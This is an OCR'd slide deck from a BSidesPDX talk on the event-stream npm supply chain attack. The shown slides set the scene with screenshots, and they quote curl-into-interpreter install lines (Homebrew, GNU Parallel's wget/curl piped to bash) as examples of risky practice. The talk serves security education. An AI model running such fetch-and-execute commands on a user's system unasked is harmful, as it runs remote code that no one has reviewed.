

Analysis of an OSS supply chain attack

How did millions of developers download malicious code with ***no one noticing?***

Jarrod Overson - BSidesPDX



Install Homebrew


```
/usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
```

Install Homebrew


```
/usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.com/Homebrew/install/master/install)"
```

Paste that in a macOS Terminal prompt.

The script explains what it will do and then pauses before it does it. Read about other [installation options](#). Install Homebrew on [Linux](#) and [Windows Subsystem for Linux](#).



Sysdig



BLOG POST

Friends don't let friends Curl | Bash

By Mark Stemm
on June 13, 2016

This is a page for shaming people who recommend users to `curl | sh` or something equivalent. I do **NOT** recommend to run any of the commands you see on this page because they might be highly malicious. I would recommend for you to stay far away from projects you see on this page because they are either run by retards or intelligence agencies.

Curling straight into an interpreter has many dangers. People have come up with ways of detecting if that is being done, pastejacking is a thing

This is a page for shaming people who recommend users to `curl | sh`

project could modify the script. And most of all, the people that are part of the project are also likely to be malicious because trying to infect someone is the only valid reason to recommend this method of installation.

You have been warned.

2016-08-26

```
[GNU Parallel](https://GNU.org/s/parallel)
> (wget -O - pi.dk/3 || curl pi.dk/3/ || fetch -o - http://pi.dk/3) | bash
```

The snippet is from the manual `parallel_tutorial`. If there is one

`npm install [anything]`

The threat is real

And it's coming from inside
the house.

A screenshot of a web browser displaying a blog post on the Snyk website. The title of the post is "Malicious code found in npm package event-stream". The post discusses a widely-used npm package named "event-stream" which contained malicious code. The URL of the post is https://snyk.io/blog/malicious-code-found-in-npm-package-event-stream/. The Snyk logo is at the top left, followed by navigation links: Test, Features, Vulnerability DB, Pricing, Docs, Company, and a "Schedule a Demo" button. Below the navigation is a dark background with greenish-yellow text that appears to be log output or command-line data. In the center, there is a large red rectangular box containing the white text "npm". At the bottom of the page is a call-to-action bar with a white input field for email and a teal "SUBSCRIBE NOW >" button.



**Malicious code found in npm package
event-stream downloaded 8 million
times in the past 2.5 months**



NOVEMBER 26, 2018 | IN VULNERABILITIES | BY DANNY GRANDER

A widely-used npm package, [event-stream](#), has been found to contain a malicious

Agenda

- 1 How it happened
- 2 What it did
- 3 Where it leaves us

This guy



Who am I?

- Director at Shape Security & Google Dev Expert.
- Write/talk/record about JS reverse engineering & breaking web apps.
- Old-school video game hacker.
- **@jsoverson** most everywhere



sh=pe?



Ever heard of YKK?





You used Shape this week.

We're the reason you log in a lot less and see fewer CAPTCHAs.

Agenda

- 1 **How it happened**
- 2 What it did
- 3 Where it leaves us

It started with a package, event-stream



event-stream - npm x +

https://www.npmjs.com/package/event-stream

Nocturnal Programmer's Machine npm Enterprise Products Solutions Resources Docs Support

npm Search packages Search Join Log In

Bring the best of OSS JavaScript development to your projects with npm Orgs - private packages & team management tools. [Learn more »](#)

event-stream

4.0.1 • [Public](#) • Published 8 months ago

[Readme](#) [7 Dependencies](#) [1,657 Dependents](#) [84 Versions](#)

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install
`> npm i event-stream`

weekly downloads
1,283,043 

version
4.0.1

license
MIT

open issues
7

pull requests
0

homepage repository

event-stream - npm x +

<https://www.npmjs.com/package/event-stream>

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

event-stream
4.0.1 • Public • Published 8 months ago

[Readme](#) [7 Dependencies](#) [1,657 Dependents](#) [84 Versions](#)

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install
`> npm i event-stream`

weekly downloads
1,283,043 

version
4.0.1

license
MIT

open issues
7

pull requests
0

homepage repository

event-stream - npm x +

https://www.npmjs.com/package/event-stream

npm Enterprise Products Solutions Resources Docs Support

Search Join Log In

1,657 Dependents

Objects with npm Orgs - private packages & team management [Learn more »](#)

event-stream

4.0.1 • Public • Published 8 months ago

[Readme](#) [7 Dependencies](#) [1,657 Dependents](#) [84 Versions](#)

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

weekly downloads

1,283,043 

version

4.0.1

license

MIT


open issues

7

pull requests

0

homepage repository

A screenshot of the npm package page for "event-stream". The page features a large purple bar chart showing weekly downloads, with the current value displayed as "1,283,043". A teal box highlights this value and the chart. Below the chart, the package name "event-stream" is shown along with its version "4.0.1", status "Public", and publication date "Published 8 months ago". The "Readme" tab is selected, showing the project's description and usage examples. The "Dependencies" section shows 7 dependencies, 1,657 dependents, and 84 versions. The "EventStream" section provides a detailed explanation of streams in Node.js and how EventStream makes them easier to work with. The "Install" section includes the command "npm i event-stream". The right sidebar contains links for support, log in, and other package details.

↓ weekly downloads

1,283,043

event-stream

4.0.1 • Public • Published 8 months ago

Readme

7 Dependencies

1,657 Dependents

84 Versions

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

The *EventStream* functions resemble the array functions, because Streams are like Arrays, but laid out in time, rather than in memory.

All the `event-stream` functions return instances of `Stream`.

install

```
> npm i event-stream
```

↓ weekly downloads

1,283,043

version

4.0.1

open issues

7

homepage

license


MIT

pull requests

0

repository

event-stream was maintained by prolific developer Dominic Tarr



dominictarr (Dominic Tarr) · Git +

GitHub, Inc. [US] | https://github.com/dominictarr

Why GitHub? Enterprise Explore Marketplace Pricing

Search Sign in Sign up

Overview Repositories 881 Projects 0 Stars 358 Followers 2.9k Following 28

Pinned

ssbc/ssb-server
The gossip and replication server for Secure Scuttlebutt - a distributed social network
JavaScript ★ 1.1k 139

pull-stream/pull-stream
minimal streams
JavaScript ★ 642 58

auditdrivencrypto/secret-handshake
JavaScript ★ 163 23

map-filter-reduce
JavaScript ★ 45 5

ssbc/patchbay
An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork
JavaScript ★ 238 60

Dominic Tarr
dominictarr

antipodean wandering albatross
Protozoa
New Zealand
<http://protozoa.nz>

Block or report user

Organizations

4,101 contributions in the last year

Learn how we count contributions.

Less More

Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr May

Mon

Wed

Fri

<https://github.com/dominictarr?tab=following>

dominictarr (Dominic Tarr) · Git +

GitHub, Inc. [US] | https://github.com/dominictarr

Why GitHub? Enterprise Explore Marketplace Pricing

Search Sign in Sign up

Overview Repositories 881 Projects 0 Stars 358 Followers 2.9k Following 28

Pinned

ssbc/ssb-server
The gossip and replication server for Secure Scuttlebutt - a distributed social network
JavaScript ★ 1.1k 139

pull-stream/pull-stream
minimal streams
JavaScript ★ 642 58

auditdrivencrypto/secret-handshake
JavaScript ★ 163 23

ssbc/patchbay
An alternative Secure Scuttlebutt client interface that is fully compatible with Patchwork
JavaScript ★ 238 60

Followers 2.9k

4,101 contributions in the last year

Jun Jul Aug Sep Oct Nov Dec Jan Feb Mar Apr May


Mon Wed Fri

Less More

